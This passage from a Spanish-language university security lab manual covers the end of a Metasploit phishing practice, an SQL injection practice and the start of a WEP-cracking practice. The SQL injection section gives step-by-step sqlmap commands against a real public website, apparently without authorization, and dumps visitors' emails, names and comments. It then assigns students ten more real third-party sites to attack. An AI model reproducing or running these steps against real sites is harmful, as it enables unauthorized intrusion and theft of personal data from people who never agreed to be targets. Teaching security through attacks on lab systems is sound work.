


Figura 29 Procesos en ejecución

4.12.7 Se puede migrar información de la máquina víctima con el siguiente comando (figura 30). Para este caso, se usará el proceso de *Mozilla Firefox*, utilizado en el punto 4.8, ya que fue el navegador que se usó para abrir el correo:

meterpreter > migrate 2548

Figura 30 Copia información de la máquina de la víctima

4.12.8 Para reiniciar la computadora de la víctima se usa el comando (figura 31) siguiente:

meterpreter > reboot

Figura 31 Reinicio de la computadora de la víctima

Al momento que se realiza esta sentencia, en la computadora de la víctima, sin importar lo que esté realizando, el sistema operativo se reiniciará y cerrará todas las ventanas que estaba usando (figura 32).




Figura 32 Se reinicia la computadora de la víctima

En Backtrack, simplemente se señala que la sesión del *meterpreter* ha sido cerrada o que ha muerto la conexión (figura 33).

meterpreter >
[*] Meterpreter session 1 closed. Reason: Died




Figura 33 Sesión cerrada

4.13 Para concluir, cierre todas las ventanas y apague las máquinas virtuales.

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 3

PHISHING

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Qué es el phising y el antiphising?
2. ¿En qué consisten las herramientas Social Engineering Toolkit y Java Applet Attack?
3. ¿Qué es un exploit?
4. Define el concepto de penetración.
5. Define el concepto de puerta trasera.
6. ¿A qué se refiere Website Attack Vectors?
7. ¿Qué significa sitio clonado?
8. ¿Qué es una máquina virtual?
9. ¿Para qué sirve el software VMware Workstation?

PRÁCTICA NO.4

SQL INJECTION EN PHP

PRÁCTICA 4

SQL INJECTION EN PHP

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá e identificará los métodos y técnicas de ataque e intrusión a redes y sistemas en SQL injection.
- Identificará las partes que conforman una base de datos.
- Identificará cuáles son los puntos clave para que una página web sea vulnerable a un ataque de inyección SQL en PHP, esto debe hacerse únicamente con fines educativos.

2.- Conceptos teóricos

El SQL Injection (inyección SQL) es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.

El origen de la vulnerabilidad radica en la revisión incorrecta o filtrada de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro.

Los ataques de inyección SQL se pueden dividir en tres clases siguientes:

- Inband (Dentro de banda): Los datos se extraen usando el mismo canal que se utiliza para inyectar el código del SQL. Ésta es la clase más directa del ataque, en la cual los datos recuperados se presentan directamente en la página web de la aplicación.
- Outband (Fuera de banda): Los datos se recuperan usando un diverso canal (un e-mail con los resultados de la pregunta que se genera y se envían al perpetrador).
- Deductivo: No hay transferencia real de datos, pero el perpetrador puede reconstruir la información enviando peticiones particulares y observando el comportamiento resultante del servidor de la base de datos.

Independientemente de la clase de ataque, un ataque acertado de inyección SQL requiere al atacante hacer una pregunta sintácticamente correcta en SQL. Si la aplicación devuelve un mensaje de error generado por una pregunta incorrecta, será más fácil reconstruir la lógica de la pregunta original y, por lo tanto, entender cómo realizar la inyección correctamente. Sin embargo, si la solicitud esconde los detalles del error, el perpetrador debe ser capaz de utilizar técnicas de ingeniería inversa de la lógica de la consulta original. El último caso se conoce como Blind SQL injection (inyección oculta del SQL).

El éxito de explotar una inyección SQL puede ser el de leer datos sensibles de la base de datos, modificar la base de datos para (insertar, actualizar, borrar), ejecutar operaciones de administración de la base de datos, recuperar el contenido de un archivo presente en el sistema de archivos o DBMS (Data Base Management System, Sistemas de Gestión de Bases de Datos), y hasta en algunos casos, llegar a consola de comandos del sistema operativo.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9

Máquina virtual necesaria:

- Backtrack 5 R3

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

4.1 Ejecutar el acceso directo del software VMware Workstation 9 (previamente instalado) que está en el escritorio de Windows.

4.2 Iniciar la máquina virtual de Backtrack 5 (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 1).




Figura 1 Interfaz del software VMware Workstation 9

4.3 Cuando aparezca en pantalla lo siguiente (figura 2), se teclea:

bt login: root
Password: toor
root@bt: ~# startx




Figura 2 Interfaz de los comandos a teclear

4.4 Una vez en el escritorio de Backtrack, se abre Mozilla Firefox (navegador por default que trae el sistema operativo) y se ingresa la dirección URL de la posible víctima.

Para este caso, se usó la página web de la cantante mexicana Dulce María (**www.dulcemarialive.mx**). Cabe destacar que sólo se usará con fines educativos para demostrar que contiene vulnerabilidades a inyección SQL y que dicha página no está actualizada (figura 3).




Figura 3 Página web de Dulce María

4.5 Se da clic en cualquier imagen de encabezado de noticias de la página web para observar la dirección URL, la cual debe contener el fragmento ***.php?id=número*** al final de la dirección (figura 4):

www.PáginaWeb.com/story.php?id=número

dulcemarialive.mx/article.php?id=5

Figura 4 Ejemplo de una dirección URL a usar

4.6 A la dirección URL escogida se le agrega al final una comilla (‘) para ver si contiene vulnerabilidad a inyección SQL (figura 5).

www.dulcemarialive.mx/article.php?id=5’

dulcemarialive.mx/article.php?id=5'

Figura 5 Se insertó una comilla al final de la dirección URL

4.6.1 Si la página web muestra un error de MySQL, es candidata a hacerle inyección SQL (figura 6), este error se da porque al momento de programar la página web, el programador deja este tipo de vulnerabilidad y se descubre al poner una comilla (‘).

Warning: mysql _fetch_row() expects parameter 1 to be resourse, boolean given in /home/dulcem/paginas/article.php on line 90

Nota:

En términos técnicos, esto sucede porque al seleccionar una base de datos, por ende manda un valor default que es boolean (booleano) y ocurre el error. El boolean es el tipo de dato más simple, ya que expresa un valor de verdad que puede ser TRUE (verdadero) o FALSE (falso). Para convertir explícitamente un valor a boolean, se usa el moldeamiento (bool) o (boolean). Sin embargo, en la mayoría de casos no es necesario usar el moldeamiento en php, ya que un valor será convertido automáticamente si un operador, función o estructura de control requiere un argumento tipo boolean. Por tal motivo, al momento de escribir la comilla (‘) en la dirección URL la página web le pregunta a la base de datos si existe una página web con la comilla (en si le está preguntando a la base de datos si acepta los valores de tipo booleanos, al contestar la base de datos con el error se interpreta que si los está aceptando) si esta manda un error indica que es vulnerable.

Entonces, se copia la dirección URL al portapapeles y se continúa con el siguiente paso.

Figura 6 Ejemplo de un error en MySQL

Si la página web no muestra algún error, quiere decir, que al momento de programarla se bloquearon o se solucionaron las vulnerabilidades más comunes en php y MySQL; por lo tanto, se tiene que buscar otra página web en la cual se tienen que repetir los pasos del 4.4 al 4.6.

4.7 Al tener identificada la página web, se abre el programa *sqlmap* que está en la siguiente ruta (figura 7) de BackTrack:

Applications\BackTrack\Information Gathering \Database Analysis\MySQL Analysis\sqlmap

Figura 7 Ruta del programa sqlmap

4.8 Cuando el programa esté abierto, se debe teclear el siguiente código (figura 8) para obtener las entidades de la base de datos:

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u URL DE LA PÁGINA WEB --dbs

```
root@bt:/pentest/database/sqlmap#
./sqlmap.py -u http://dulcemarialive.mx/article.php?id=5 --dbs
```

Figura 8 Código para obtener las entidades de la base de datos

4.8.1 El programa empezará a trabajar y poco antes de terminar, preguntará si se desea analizar otra dirección URL; a lo cual, se deberá contestar que *no* (figura 9) escribiendo una *n*.

Do you want to keep testing the others (if any)? [y/N] n

```
Do you want to keep testing the others (if any)? [y/N] n
```

Figura 9 Pregunta si desea analizar otra URL

4.8.2 Cuando finalice este proceso, se mostrarán las entidades que posee la base de datos de la URL escogida del punto 4.8 (figura 10).

```
available databases [2]:
[*] dulcem
[*] information_schema
```

Figura 10 Entidades

4.9 De las entidades obtenidas en el paso anterior (4.8.2), se debe elegir una para obtener los atributos que contiene dicha entidad. Para esta práctica se eligió utilizar la entidad llamada *dulcem* de la cual se obtendrán sus atributos al teclear lo siguiente (figura 11).

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u URL DE LA PÁGINA WEB -D ENTIDAD SELECCIONADA --tables

```
root@bt:/pentest/database/sqlmap#
./sqlmap.py -u http://dulcemarialive.mx/article.php?id=5 -D dulcem --tables
```

Figura 11 Código para obtener los atributos de la entidad seleccionada

4.9.1 Cuando finalice el proceso, se mostrarán los atributos que posee la entidad seleccionada (figura 12).




Figura 12 Atributos de la entidad dulcem

De los atributos mostrados en la tabla, ¿cuáles mencionaría como importantes para el perpetrador y por qué?

_____
_____
_____
_____
_____
_____
_____

4.10 De los atributos obtenidos en el paso anterior (4.9.1), se debe elegir uno para obtener las columnas que contiene dicho atributo; para esta práctica, se eligió utilizar el atributo llamado *dulcemaria_yano* tecleando lo siguiente (figura 13).

root@bt:/pentest/dataabase/sqlmap#./sqlmap.py -u URL DE LA PÁGINA WEB -D ENTIDAD SELECCIONADA -T ATRIBUTO SELECCIONADO --columns




Figura 13 Código para obtener las columnas del atributo seleccionado

4.10.1 Cuando termine el proceso, se mostrarán las columnas y los tipos de datos que posee el atributo seleccionado (figura 14).




Figura 14 Columnas y tipos de datos del atributo dulcemaria_yano

¿Qué significa el valor del tipo de cada atributo del proceso anterior?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

4.11 En el paso anterior (4.10.1), se obtuvieron las columnas y los tipos de datos que posee el atributo seleccionado. Ahora, para obtener los valores que contiene cada columna, se teclea lo siguiente (figura 15).

- URL de la página web: *http://dulcemarialive.mx/article.php?id=5*
- Entidad seleccionada: *dulcem*
- Atributo seleccionado: *dulcemaria_yano*
- Todos los valores de la columna: *comment,email,id,nombre,pais*

root@bt:/pentest/dataabase/sqlmap#./sqlmap.py -u URL DE LA PÁGINA WEB -D ENTIDAD SELECCIONADA -T ATRIBUTO SELECCIONADO -C TODOS LOS VALORES DE LA COLUMNA --dump

```
root@bt:/pentest/database/sqlmap#
```

```
./sqlmap.py -u http://dulcemarialive.mx/article.php?id=5 -D dulcem -T dulcemaria_yano
-C comment,email,id,nombre,pais --dump
```

Figura 15 Código para obtener los valores de las columnas

4.11.1 Cuando inicia el proceso, se preguntará si se desea que los valores de las columnas sean iguales o parecidos. Se elige la opción por *default* que es el número *1* (figura 16).

Do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
> 1

```
do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
> 1
```

Figura 16 Código para obtener los valores de las columnas

Nota: Si se elige la opción de *igual*, la búsqueda de la palabra será igual a la escrita en la base de datos pero si elige la opción de parecidos, no se toma en cuenta que sean mayúsculas y minúsculas para la búsqueda.

4.11.2 Finalizando el proceso se mostrarán los valores que posee cada columna seleccionada (figura 17) y se despliega la información

de cada usuario con base en su ID, país, e-mail, nombre y comentario.




Figura 17 Valores de los atributos

4.12 Este proceso generará un archivo con todos los datos obtenidos, ubicándolo desde la pestaña de *Places* en el escritorio de Backtrack, después se da clic en *Computer* y posteriormente en *File System*, buscando la siguiente ruta:

/pentest/database/sqlmap/output/dulcemarialive.mx/dump/dulce/dulcemaria_yano.csv

Conforme a la clasificación de ataques de inyección SQL, ¿A qué tipo de ataque pertenece?, ¿Por qué?

¿Para qué crees que sea necesario identificar las vulnerabilidades en las bases de datos en las páginas web?

¿Si fueras un programador, que medidas usarías para mitigar la vulnerabilidad en MySQL?

_____
_____
_____
_____

4.13 De las siguientes páginas web, realiza la inyección SQL con base en el proceso realizado desde el paso 4.4.

a) http://www.bagster.com/es/showroom-sellerie.php?id=5
b) http://www.fiata.com/index.php?id=30
c) http://www.pixheaven.net/galerie_us.php?id=10
d) http://www.moreanartscenter.org/content.php?id=20
e) http://www.culturecrossing.net/basics_business_student.php?id=30
f) http://www.latamcinema.com/entrevista.php?id=30
g) http://www.finanzasparatodos.org.mx/finanzasv2/public/view_cat.php?id=20
h) http://www.eacs-conference2013.com/index.php?id=40
i) http://www.locosystech.com/product.php?id=30
j) http://www.fernandomonje.com/noticia.php?id=40

Verifica qué páginas web son vulnerables a la inyección SQL y escribe en los siguientes renglones su inciso: _____
_____
_____

Con base a las páginas web que resultaron vulnerables anteriormente, desglosa de cada URL al menos 5 tablas que considere importantes, anótelas en el siguiente recuadro.

De las páginas web que no resultaron vulnerables, ¿a qué se debe que no se pueda hacerle la inyección SQL? _____

_____

_____

_____

_____

_____

_____

_____

_____

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

PRÁCTICA 4

SQL INJECTION EN PHP

Cuestionario Previo

Nombre del alumno: _____

_____

Gpo. de Laboratorio: _____

Gpo. de Teoría: _____

1. ¿Qué es una base datos?
2. ¿Qué es un campo respecto a base de datos?
3. ¿Qué es una entidad respecto a base de datos?
4. ¿Qué es un atributo respecto a base de datos?
5. ¿Qué es un valor respecto a base de datos?
6. ¿Cómo funciona una base de datos en MySQL?
7. ¿Cuáles son los tipos de datos que puede tener un valor?
8. ¿En qué consiste el Blind SQL injection?
9. Menciona al menos tres ejemplos de ataques de inyección SQL con base en su clasificación.
10. Investiga las formas para evitar la inyección SQL en PHP.
11. Investiga en qué consiste el programa sqlmap.
12. En el programa sqlmap de BackTtrack para qué sirven los siguientes comandos:

    a. -u
    b. --dbs
    c. –D
    d. --tables
    e. -T
    f. --columns
    g. -C
    h. --dump

PRÁCTICA NO.5

WEP KEY-CRACKING

PRÁCTICA 5

WEP KEY-CRACKING

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá los tipos de mecanismos de seguridad para evitar la vulnerabilidad que tiene la clave WEP.
- Explicará cómo funciona una clave WEP en la seguridad de las redes inalámbricas y los modos de autenticación.
- Determinará qué componentes son necesarios para obtener una clave WEP y esto se hará únicamente con fines educativos.
- Sabrá paso a paso, la forma en que debe ser *atacado* un router para obtener su clave WEP.
- Comparará la seguridad que brinda WEP con otros sistemas de cifrado como WPA o WPA2.

2.- Conceptos teóricos

El algoritmo de seguridad WEP (Wired Equivalent Privacy, Privacidad Equivalente a Cableado) brinda protección a las redes inalámbricas, se incluyó en la primera versión del estándar IEEE 802.11 con el fin de garantizar la compatibilidad entre los distintos fabricantes.

WEP es un sistema de cifrado estándar implementado en la MAC, se utiliza como una solución rápida en las redes inalámbricas aunque no es compatible con el protocolo IPSec.

Se basa en el algoritmo RC4 que utiliza claves de 64 bits o 128 bits que son compartidas entre el dispositivo inalámbrico y el punto de acceso, así todos los datos que son enviados y recibidos pueden ser cifrados utilizando esta clave compartida. Existen dos maneras de autenticación:

- Sistema abierto: Todos los usuarios tienen permiso para acceder a la WLAN.
- Clave compartida: Controla el acceso a la WLAN y evita que los usuarios no autorizados accedan a la red.

Al elegir la autenticación por clave compartida se evita que un intruso se conecte al sistema y que envíe, reciba, altere o falsifique los mensajes dentro de la red.

Para atacar una red Wi-Fi con WEP se suelen utilizar los llamados Packet sniffers (analizador de paquetes) y los WEP crackers. Para llevar a cabo este ataque se captura una cantidad de paquetes determinada (dependerá del número de bits de cifrado) mediante la utilización de un packet sniffer y luego mediante un WEP cracker o key cracker se trata de *romper* (viola la seguridad de un sistema informático) el cifrado de la red.

El protocolo WEP no debe ser la única herramienta o política para asegurar la confidencialidad e integridad de los datos, se deben emplear más alternativas complementarias, como el uso de VPNs (Redes Privadas Virtuales), WPA y WPA2 (IEEE 802.11i) que son los sucesores de WEP o cualquier otro método de cifrado que se adapte al tipo de seguridad que se requiera dar.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con tarjeta inalámbrica integrada 802.11b/g instalada en cada una de ellas con sistema operativo Backstrack 5 R3.
- Antena inalámbrica externa "Alfa Network"
  Modelo AWUS036NH + U-Mount
  Long-Range Adaptador USB Wireless
  IEEE 802.11b/g/n con antena de 5dB
  Previamente instalado en Backtrack 5 R3

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

PARTE (1/2)

4.1 Se enciende la computadora y se ingresa al sistema operativo Backtrack 5 R3.

4.2 Teclear lo siguiente (figura 1):

bt login: root
Password: toor
root@bt: ~# startx




Figura 1 Interfaz de los comandos a teclear

4.3 Instalación del paquete *mcchanger*

4.3.1 Una vez iniciada la sesión se abre una terminal en el escritorio de Backtrack (figura 2) y se teclea lo siguiente (figura 3):




Figura 2 Ubicación de la terminal

root@bt: ~# apt-get install mcchanger




Figura 3 Instalación del paquete "macchanger"

Al finalizar se cierra la ventana.

4.4 Realización del ataque vía terminal

4.4.1 Se abre una nueva terminal y se escribe la siguiente sentencia:

root@bt: ~# iwconfig

Esta sentencia muestra las interfaces de red que contiene la computadora (figura 4). Para este caso se usará *wlan1*.

Nota:

- wlan1, es la antena inalámbrica externa Alfa Network modelo AWUS036NH
- wlan0 es la antena inalámbrica interna de la computadora




Figura 4 Interfaces de red

4.4.2 En la misma ventana se escribe la sentencia *ifconfig* que permite configurar o desplegar numerosos parámetros de las interfaces de redes, como la dirección IP (dinámica o estática), la máscara de red, la dirección MAC o el tráfico que ha circulado por las mismas hasta el momento (figura 5).

root@bt: ~# ifconfig

Figura 5 Información detallada de las interfaces de red

4.4.3 Ahora, para poder cambiar la dirección MAC de la interfaz *wlan1* por una falsa, primero se le debe dar de baja con la sentencia:

root@bt: ~# ifconfig wlan1 down

Esta sentencia marca la interfaz como inaccesible a la capa IP e inhabilita cualquier tráfico IP a través de ella.

4.4.4 Para corroborar lo anterior se usa nuevamente la sentencia *ifconfig* y se observa que no aparece la interfaz *wlan1* (figura 6).




Figura 6 Interfaz dada de baja

4.4.5 Finalmente se usa la sentencia *macchanger* para cambiar la dirección MAC de la interfaz *wlan1* por otra escogida por el usuario (figura 7). Para este caso, se usó la siguiente dirección MAC y el nuevo nombre comercial aparece por default en el apartado Faked MAC (MAC falsa):

root@bt: ~# macchanger -m 00:11:22:33:44:55 wlan1




Figura 7 Cambio de dirección MAC

4.4.6 Para reactivar la interface *wlan1* se usa la siguiente sentencia:

root@bt: ~# ifconfig wlan1 up

Esta sentencia marca la interfaz como disponible para que sea usada por la capa IP. También permite reactivar una interfaz que se ha desactivado temporalmente mediante la opción down.

4.4.7 Nuevamente se repite el paso 4.4.2 para verificar que se ha levantado la interface *wlan1* con su cambio de dirección MAC (figura 8).

Figura 8 Interfaz lista para el ataque

4.4.8 Para empezar a capturar paquetes, en la misma terminal se usa la siguiente sentencia:

